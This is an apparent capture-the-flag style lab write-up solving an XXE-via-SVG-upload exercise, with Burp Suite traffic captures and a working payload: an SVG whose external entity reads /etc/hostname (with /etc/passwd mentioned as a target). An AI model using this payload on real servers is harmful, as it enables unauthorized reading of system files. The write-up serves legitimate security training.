

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

The image upload functionality is vulnerable to XXE attack.

Since SVG image formats are XML based, we can try to upload an SVG image & modify the content of the xml to retrieve `/etc/passwd`.

Go to any post and enter comment and upload sample image and intercept the traffic in the burpsuite.

**WebSecurity Academy**

Exploiting XXE via image file upload

LAB Not solved

Submit solution Back to lab description >>

[Home](#)

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

Go to HTTP History and Find the POST Comment Request,

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
26	https://0ae70089046b62e9839...	POST	/post/comment			400	149	text				✓	79.125.84.16		16:11:12.1 M...	8080
27	https://0ae70089046b62e9839...	POST	/post/comment			✓						✓	79.125.84.16		16:11:36.1 M...	8080
28	https://0ae70089046b62e9839...	GET	/post/postid=1			200	7636	HTML		Exploiting XXE via imag...		✓	79.125.84.16		16:11:40.1 M...	8080
29	https://0ae70089046b62e9839...	GET	/post/postid=1			200	7636	HTML		Exploiting XXE via imag...		✓	79.125.84.16		16:11:43.1 M...	8080
30	https://0ae70089046b62e9839...	POST	/post/comment			✓						✓	79.125.84.16		16:12:44.1 M...	8080
31	https://0ae70089046b62e9839...	GET	/post/postid=1			200	8022	HTML		Exploiting XXE via imag...		✓	79.125.84.16		16:18:04.1 M...	8080
32	https://0ae70089046b62e9839...	GET	/post/postid=1			200	8022	HTML		Exploiting XXE via imag...		✓	79.125.84.16		16:18:07.1 M...	8080
33	https://0ae70089046b62e9839...	GET	/post/comment/avatars?filename=1.jpg			200	375	XML				✓	79.125.84.16		16:18:11.1 M...	8080
34	https://edge-http.microsoft.com	GET	/captcha/generate_204			204	276					✓	13.107.6.158		16:18:16.1 M...	8080
35	https://0ae70089046b62e9839...	GET	/post/comment/avatars?filename=1.jpg			200	375	XML				✓	79.125.84.16		16:19:16.1 M...	8080
36	https://0ae70089046b62e9839...	POST	/post/comment			302	115					✓	79.125.84.16		16:19:56.1 M...	8080
37	https://0ae70089046b62e9839...	GET	/post/comment/confirmation?postId=1			200	3007	HTML		Exploiting XXE via imag...		✓	79.125.84.16		16:20:02.1 M...	8080

Request

Raw

Hex

26 v0Cech1517gkynfh2JH0c3cH5vddh3Y1

27 -----WebFitFormBoundaryT80UE1ATB0Ufq9x

28 Content-Disposition: form-data; name="postId"

29

30 1

31 -----WebFitFormBoundaryT80UE1ATB0Ufq9x

32 Content-Disposition: form-data; name="comment"

33

34 Sample

35 -----WebFitFormBoundaryT80UE1ATB0Ufq9x

36 Content-Disposition: form-data; name="name"

37

38 Zozo

39 -----WebFitFormBoundaryT80UE1ATB0Ufq9x

40 Content-Disposition: form-data; name="avatar"; filename="samples-svgrepo-com.svg"

41 Content-Type: image/svg+xml

42

43 <?xml version="1.0" encoding="iso-8859-1"?>

44 <!-- Uploaded to: SVG Repo, www.svgrepo.com, Generator: SVG Repo Mixer Tools -->

45 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1/EN"

46 "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

47 <svg version="1.1" id="Capa\_1" xmlns="http://www.w3.org/2000/svg"

48 xmlns:xlink="http://www.w3.org/1999/xlink"

49 viewbox="0 0 297.5 297.5" xml:space="preserve">

50 <g id="XMLID\_40">

Response

1 HTTP/1.1 302 Found

2 Location: /post/comment/confirmation?postId=1

3 Content-Type: text/html; charset=UTF-8

4 Content-Length: 0

5

6

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Event log (15)

All issues

Memory: 191.4MB


```
Zoro
-----WebKitFormBoundaryY8EOUElATBOUfq9r
Content-Disposition: form-data; name="avatar"; filename="samples-svgrepo-com.svg"
Content-Type: image/svg+xml


<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"file:///etc/hostname" > ]><svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
|
-----WebKitFormBoundaryY8EOUElATBOUfq9r
Content-Disposition: form-data; name="email"

sample@gmail.com
```




We got 302 which means the image upload is successful.






We got the hostname.



**WebSecurity Academy** 

Exploiting XXE via image file upload

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

